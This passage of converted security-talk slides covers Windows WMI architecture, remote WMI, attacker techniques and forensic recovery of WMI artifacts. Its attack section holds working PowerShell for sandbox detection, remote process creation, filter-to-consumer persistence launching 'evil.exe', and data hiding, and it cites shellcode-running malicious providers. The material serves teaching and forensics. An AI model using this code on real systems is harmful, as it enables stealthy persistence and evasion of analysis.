
- The action taken upon firing an event
- These are the standard event consumers:
  - LogFileEventConsumer
  - ActiveScriptEventConsumer
  - NTEventLogEventConsumer
  - SMTPEventConsumer
  - CommandLineEventConsumer
- Present in the following namespaces:
  - ROOT\CMIV2
  - ROOT\DEFAULT

# Permanent WMI Events

---

- Event subscriptions persistent across reboots
- Requirements:
  1. Filter – An action to trigger off of
    - Creation of an `__EventFilter` instance
  2. Consumer – An action to take upon triggering the filter
    - Creation of a derived `__EventConsumer` instance
  3. Binding – Registers a Filter $\leftarrow\rightarrow$ Consumer
    - Creation of a `__FilterToConsumerBinding` instance

# WMI Events - Overview



# Remote WMI

# Remote WMI Protocols - DCOM

---

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - HKEY\_LOCAL\_MACHINE\Software\Microsoft\Rpc\Internet - Ports (REG\_MULTI\_SZ)
  - configurable via DCOMCNFG.exe
- Not firewall friendly
- By default, the WMI service – Winmgmt is running and listening on port 135

MSDN: [Setting Up a Fixed Port for WMI](#)

MSDN: [Connecting Through Windows Firewall](#)

# Remote WMI Protocols - DCOM


```
Administrator: Windows PowerShell
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'

__GENUS          : 2
__CLASS         : Win32_Process
__SUPERCLASS    : CIM_Process
__DYNASTY       : CIM_ManagedSystemElement
__RELPATH        : Win32_Process.Handle="0"
__PROPERTY_COUNT: 45
__DERIVATION    : {CIM_Process, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER        : WIN-B85AAA7ST4U
__NAMESPACE     : root\cimv2
__PATH          : \\WIN-B85AAA7ST4U\root\cimv2:Win32_Process.Handle="0"

Caption          : System Idle Process
CommandLine      :
CreationClassName: Win32_Process
CreationDate     :
CSCreationClassName: Win32_ComputerSystem
CSName           : WIN-B85AAA7ST4U
Description       : System Idle Process
```

# Remote WMI Protocols - WinRM/PowerShell Remoting

- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization




The screenshot shows an Administrator Windows PowerShell window with the following command and output:

```
Administrator: Windows PowerShell
PS C:\> ls WSMAN:\localhost

WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type           Name          SourceOfValue  Value
----           --          -----        -----
System.String  MaxEnvelopeSizekb   500
System.String  MaxTimeoutms      60000
System.String  MaxBatchItems    32000
System.String  MaxProviderRequests 4294967295
```

# Remote WMI Protocols – WinRM/PowerShell Remoting



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window shows the command "PS C:\> Test-WSMan -ComputerName 192.168.72.135" followed by its output. The output includes the wsman schema location, ProtocolVersion, ProductVendor, and ProductVersion information.

```
PS C:\> Test-WSMan -ComputerName 192.168.72.135

wsmid          : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0

PS C:\>
```

# Remote WMI Protocols – WinRM/PowerShell Remoting

```
Windows PowerShell
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.135 -Credential 'W
IN-B85AAA7ST4U\Administrator' -Authentication Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process
```

ProcessId	Name	HandleCount	WorkingSetSize	VirtualSize	PSComputerName
0	System Idle P...	0	24576	0	192.168....
4	System	507	241664	1441792	192.168....
232	smss.exe	29	684032	3096576	192.168....
320	csrss.exe	547	2867200	33828864	192.168....
372	csrss.exe	261	13086720	51609600	192.168....
380	wininit.exe	76	2744320	33660928	192.168....
436	winlogon.exe	109	3932160	41578496	192.168....
476	services.exe	190	5799936	37363712	192.168....
484	lsass.exe	611	6672384	32768000	192.168....
516	lsm.exe	143	2543616	15011840	192.168....
600	svchost.exe	355	6316032	39587840	192.168....
668	svchost.exe	264	5439488	28577792	192.168....
716	svchost.exe	393	10043392	52105216	192.168....
824	svchost.exe	606	9134080	87629824	192.168....
872	svchost.exe	124	4571136	27308032	192.168....

# Remote WMI Protocols – WinRM/PowerShell Remoting

```
Command Prompt
C:\>winrm enumerate wmicimv2/Win32_Process -a:Negotiate -u:Administrator -r:192.168.72.135
Enter the password for 'Administrator' to connect to '192.168.72.135':
Win32_Process
    Caption = System Idle Process
    CommandLine = null
    CreationClassName = Win32_Process
    CreationDate = null
    CSCreationClassName = Win32_ComputerSystem
    CSName = WIN-B85AAA7ST4U
    Description = System Idle Process
    ExecutablePath = null
    ExecutionState = null
    Handle = 0
    HandleCount = 0
    InstallDate = null
    KernelModeTime = 1709372533446
    MaximumWorkingSetSize = null
    MinimumWorkingSetSize = null
    Name = System Idle Process
    OSCreationClassName = Win32_OperatingSystem
    OSName = Microsoft Windows 7 Professional N |C:\windows |\Device\Hddisk0\Pa
```

# WMI Attack Lifecycle

# WMI Attacks

---

- From an attackers perspective, WMI can be used but is not limited to the following:
  - Reconnaissance
  - VM/Sandbox Detection
  - Code execution and lateral movement
  - Persistence
  - Data storage
  - C2 communication

# WMI Attacks – Reconnaissance

---

- Host/OS information: ROOT\CMIV2:Win32\_OperatingSystem, Win32\_ComputerSystem
- File/directory listing: ROOT\CMIV2:CIM\_DataFile
- Disk volume listing: ROOT\CMIV2:Win32\_Volume
- Registry operations: ROOT\DEFAULT:StdRegProv
- Running processes: ROOT\CMIV2:Win32\_Process
- Service listing: ROOT\CMIV2:Win32\_Service
- Event log: ROOT\CMIV2:Win32\_NtLogEvent
- Logged on accounts: ROOT\CMIV2:Win32\_LoggedOnUser
- Mounted shares: ROOT\CMIV2:Win32\_Share
- Installed patches: ROOT\CMIV2:Win32\_QuickFixEngineering
- Installed AV: ROOT\SecurityCenter[2]:AntiVirusProduct

# WMI Attacks – VM/Sandbox Detection

---

- Sample WQL Queries

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648  
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

- Example

```
$VMDetected = $False  
  
$Arguments = @{  
    Class = 'Win32_ComputerSystem'  
    Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648'  
}  
  
if (Get-WmiObject @Arguments) { $VMDetected = $True }
```

# WMI Attacks – VM/Sandbox Detection


- Sample WQL Queries

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"  
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"  
SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"  
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```

- Example

```
$VMwareDetected = $False  
  
$VMAadapter = Get-WmiObject Win32_NetworkAdapter -Filter 'Manufacturer LIKE  
"%VMware%" OR Name LIKE "%VMware%"'  
$VMBios = Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"'  
$VMToolsRunning = Get-WmiObject Win32_Process -Filter 'Name="vmtoolsd.exe"'  
  
if ($VMAadapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True }
```

# WMI Attacks – Code Execution and Lateral Movement



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is:

```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepad.exe' -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'
```

The output shows the properties of the created process object:

Property	Value
__GENUS	: 2
__CLASS	: __PARAMETERS
__SUPERCLASS	:
__DYNASTY	: __PARAMETERS
__RELPATH	:
PROPERTY_COUNT	: 2
DERIVATION	: {}
SERVER	:
NAMESPACE	:
PATH	:
ProcessId	: 340
ReturnValue	: 0
PSComputerName	:


# WMI Attacks – Persistence

---

```
$filterName = 'BotFilter82'  
$consumerName = 'BotConsumer23'  
$exePath = 'C:\Windows\System32\evil.exe'  
  
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE  
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND  
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"  
  
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace  
"root\subscription" -Arguments  
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}  
-ErrorAction Stop  
  
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace  
"root\subscription" -Arguments  
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}  
  
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"  
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

# WMI Attacks – Data Storage

```
$StaticClass = New-Object System.Management.ManagementClass('root\cimv2', $null, $null)
$StaticClass.Name = 'Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty' , 'This is not the malware you're looking
for')
$StaticClass.Put()
```



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is: PS C:\> ([WmiClass] 'Win32\_EvilClass').Properties['EvilProperty']. The output shows the properties of the newly created WMI class:

Name	:	EvilProperty
Value	:	This is not the malware you're looking for
Type	:	String
IsLocal	:	True
IsArray	:	False
Origin	:	Win32_EvilClass
Qualifiers	:	{CIMTYPE}

# WMI Providers


# WMI Providers

---

- COM DLLs that form the backend of the WMI architecture
- Nearly all WMI objects and their method are backed by a provider
- Unique GUID associated with each provider
- GUIDs may be found in MOF files or queried programmatically
- GUID corresponds to location in registry
  - HKEY\_CLASSES\_ROOT\CLSID\<GUID>\InprocServer32 - (default)
- Extend the functionality of WMI all while using its existing infrastructure
- New providers create new \_\_Win32Provider : \_\_Provider instances
- Unique per namespace

# WMI Providers

- Get-WmiProvider.ps1
  - <https://gist.github.com/mattifestation/2727b6274e4024fd2481>



Administrator: Windows PowerShell

```
PS C:\> $Provider | fl *
```

Namespace	:	ROOT\subscription
ProviderName	:	LogFileEventConsumer
CLSID	:	{266c72d4-62e8-11d1-ad89-00c04fd8fdff}
Dll	:	C:\Windows\system32\wbem\wbemcons.dll

Namespace	:	ROOT\subscription
ProviderName	:	ActiveScriptEventConsumer
CLSID	:	{266c72e7-62e8-11d1-ad89-00c04fd8fdff}
Dll	:	

Namespace	:	ROOT\subscription
ProviderName	:	NTEventLogEventConsumer
CLSID	:	{266c72e6-62e8-11d1-ad89-00c04fd8fdff}
Dll	:	C:\Windows\system32\wbem\wbemcons.dll

# Malicious WMI Providers

---

- This was merely a theoretical attack vector until recently...
- EvilWMIProvider by Casey Smith (@subTee)
  - <https://github.com/subTee/EvilWMIProvider>
  - PoC shellcode runner
  - `Invoke-WmiMethod -Class Win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null`
- EvilNetConnectionWMIProvider by Jared Atkinson (@jaredcatkinson)
  - <https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider>
  - PoC PowerShell runner and network connection lister
  - `Invoke-WmiMethod -Class Win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null`
  - `Get-WmiObject -Class Win32_NetworkConnection`

# WMI Forensics

# WMI Forensics - Motivation

---

- With online systems: use WMI to query itself
  - Enumerate filter to consumer bindings
  - Query WMI object definitions for suspicious events
- CIM repository is totally undocumented
  - objects.data, index.btr, mapping#.map
- Today, forensic analysis is mostly hypothesize and guess:
  - Copy CIM repository to a running system, or
  - strings.exe on objects.data

# WMI Implementation on Disk

---

- WMI “providers” register themselves to expose query-able data
  - Object-oriented type hierarchy: Namespaces, Classes, Properties, Methods, Instances, References
  - CIM (Common Information Model) repository : %SystemRoot%\WBEM\Repository
    - Objects.data
    - Mapping1.map, Mapping2.map, Mapping3.map
    - index.btr
    - mapping.ver – Only in XP, specifies the index of the current mapping file
  - HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WBEM

# WMI Repository



# WMI Repository – Artifact Recovery Methodology

---

- Construct the search string, taking into consideration the artifact's namespace, class, name
  - Stay tuned
- Perform a search in the `index.btr`
  - Logical Page #
  - Artifact's Record Identifier
  - Artifact's Record Size
- Based on the Logical Page #, determine the Physical Page # from the `objects.data Mapping` in `Mapping#.map`
- Find the Record Header based on the Artifact's Record Identifier in the page discovered at previous step in `objects.data`
- Validate the size in the Record Header matches Artifact's Record Size in `index.btr` found string
- Record Offset in the Record Header represents the offset in the current page of the Artifact

# Objects.data – Structure

---

- Paged
- Page Size = 0x2000
- Physical Offset = PageNumber x PageSize
- Most of the pages contain records
  - Record Headers
    - Size = 0x10
    - Last Record Header contains only 0s
  - Records
- A record with size greater than the Page Size always starts in an empty page
  - Use the Mapping file to find the rest of the record's chunks

# Objects.data – Page Structure

Offset	RecID	RecOffset	RecSize	CRC32
00576000	22 36 0D 00	90 00 00 00	79 09 00 00	7A F6 24 08
00576010	12 9C 12 00	09 0A 00 00	1B 03 00 00	82 F0 06 98
00576020	FD 6E 12 00	24 0D 00 00	10 08 00 00	66 69 33 0F
00576030	E4 57 12 00	34 15 00 00	EC 02 00 00	CB F6 2E 50
00576040	F0 4B 12 00	20 18 00 00	9F 03 00 00	02 A9 E8 B7
00576050	90 AE 75 00	BF 1B 00 00	8C 01 00 00	51 29 81 94
00576060	5C DB 75 00	4B 1D 00 00	3F 01 00 00	65 60 69 9E
00576070	34 21 76 00	8A 1E 00 00	52 01 00 00	E2 73 5A 5C
00576080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00576090	0E 00 00 00	42 00 69 00	6E 00 64 00	69 00 6E 00
005760A0	67 00 45 00	6C 00 65 00	6D 00 65 00	6E 00 74 00

Annotations:

- A grey bracket on the left side groups the first four rows (00576000 to 00576030) under the heading "First Record Header".
